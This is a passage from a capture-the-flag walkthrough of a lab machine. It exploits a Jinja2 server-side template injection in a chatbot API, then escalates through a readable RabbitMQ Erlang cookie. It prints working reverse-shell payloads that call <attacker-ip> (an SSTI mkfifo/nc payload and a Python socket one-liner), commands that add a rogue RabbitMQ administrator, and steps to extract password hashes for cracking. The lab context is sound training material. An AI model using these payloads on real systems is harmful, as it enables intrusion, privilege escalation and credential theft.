
POST /api/fetch_messeges_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
Content-Type: application/json
cookie: jwt = <jwt-token>
Connection: close
Content-Length: 0

{
  "":"
}
Next, when we send a request with the username parameter using the payload {“username”:”test”}, we receive a message indicating that the chatbot is under development.



However, an interesting observation is that the username we entered is reflected in the response. Due to this, we can test for the SSTI vulnerability by using a polygot SSTI payload such as: $ [two-curley opening braces here] <%[%'"}}%\., with the payload:
{"username":"$[two-curley opening braces here]<%[%'\"[one-curley closing braces here] -}%\\."} OR {"username":"[two-curley opening braces here]5*5[two-curley closing braces here]"}
We use a payload from Ingo Kleiber to test for RCE on Flask (Jinja2) SSTI and are successful.
NOTE Those [two-curley opening braces here] were written like that because it was causing error on liquid template here on jekyll parsing. so, i have written like that and before using that content replace with the note written inside each [] blocks
NOTE: You might wonder why a Node.js application using the Express framework returns an error from the Jinja2 templating engine, which is typically used with Python. This is because the Express application forwards requests made to the /api/fetch_messeges_from_chatbot endpoint to an internal Flask application and returns its response.
📡 Listener (Kali)
nc -lvnp 4444
Now that we know the username field is vulnerable to SSTI and the application uses the Jinja2 templating engine, we can exploit this to achieve RCE and gain a reverse shell with the following payload:
{"username":"[two-curley opening braces here]self.__init__.__globals__.__builtins__.__import__('os').popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc <attacker-ip> 4444 >/tmp/f').read() [two-curley closing braces here]"}
Upon sending this payload, the server hangs as expected.


And checking our listener, we obtain a shell as the azrael user and can read the user flag at /home/azrael/user.txt.
👑⬆️ Step 6: Privilege Escalation

The next thing we checked was the home directory of rabbitmq, the broker system, with the exposed port.
❓ What is RabbitMQ?
“RabbitMQ is a reliable and mature messaging and streaming broker, which is easy to deploy on cloud environments, on-premises, and on your local machine.”

we can see that the .erlang.cookie is readable to us, which is a strong indicator that we have RCE as that user and can escalate our privileges.

Now we used erl-matter repo to get RCE. You can use the cookie and get a shell, but only execute one command to get a decent reverse shell, because the program crashed immediately for me.

python2 shell-erldp.py <targert-ip> 25672 HIDDENCOOKIE
📡 Listener (Kali)
nc -lvnp 9999
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<attacker-ip>",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
Now we will now get a shell as RabbitMQ.
chmod 600 .erlang.cookie
rabbitmqctl add_user imposter 123
rabbitmqctl set_user_tags imposter administrator
we can now use the internal API of the RabbitMQ management server on port 15672 to get some information.
curl -u "imposter:123" localhost:port http://localhost:15672/api/users
Enumerating the users for RabbitMQ we got:
[{“name”:”The password for the root user is the SHA-256 hashed value of the RabbitMQ root user’s password. Please don’t attempt to crack SHA-256.”,”password_hash”:”vyf4qvKLpShONYgEi
This is the user list in a more readable format, the list includes the password in a base64 hashed format.
[
  {
    "name": "The password for the root user is the SHA-256 hashed value of the RabbitMQ root user's password. Please don't attempt to crack SHA-256.",
    "password_hash": "vyf4qvKLpShON <REDACTED>  uuhEZ8N10kyN34K",
    "hashing_algorithm": "rabbit_password_hashing_sha256",
    "tags": [],
    "limits": {}
  },
  {
    "name": "imposter",
    "password_hash": "y+k4c/x1Oi/ft <REDACTED>  pOJcb/1EOYe+j4M1Zp",
    "hashing_algorithm": "rabbit_password_hashing_sha256",
    "tags": [
      "administrator"
    ],
    "limits": {}
  },
  {
    "name": "root",
    "password_hash": "49e6hSldHRaiY <REDACTED> xhSBHtGU+YBzWF",
    "hashing_algorithm": "rabbit_password_hashing_sha256",
    "tags": [
      "administrator"
    ],
    "limits": {}
  }
]
The hash we received is in base64 and according to the RabbitMQ documentation, it follows the structure: base64(<4 byte salt> + sha256(<4 byte salt> + <password>)).
we googled a little bit and found this GitHub issue, which shows us how we can convert the hash back to a normal SHA256 format.
echo '49e6hSldHRaiY <REDACTED> xhSBHtGU+YBzWF' | base64 -d | xxd -pr -c128 | cut -c9-
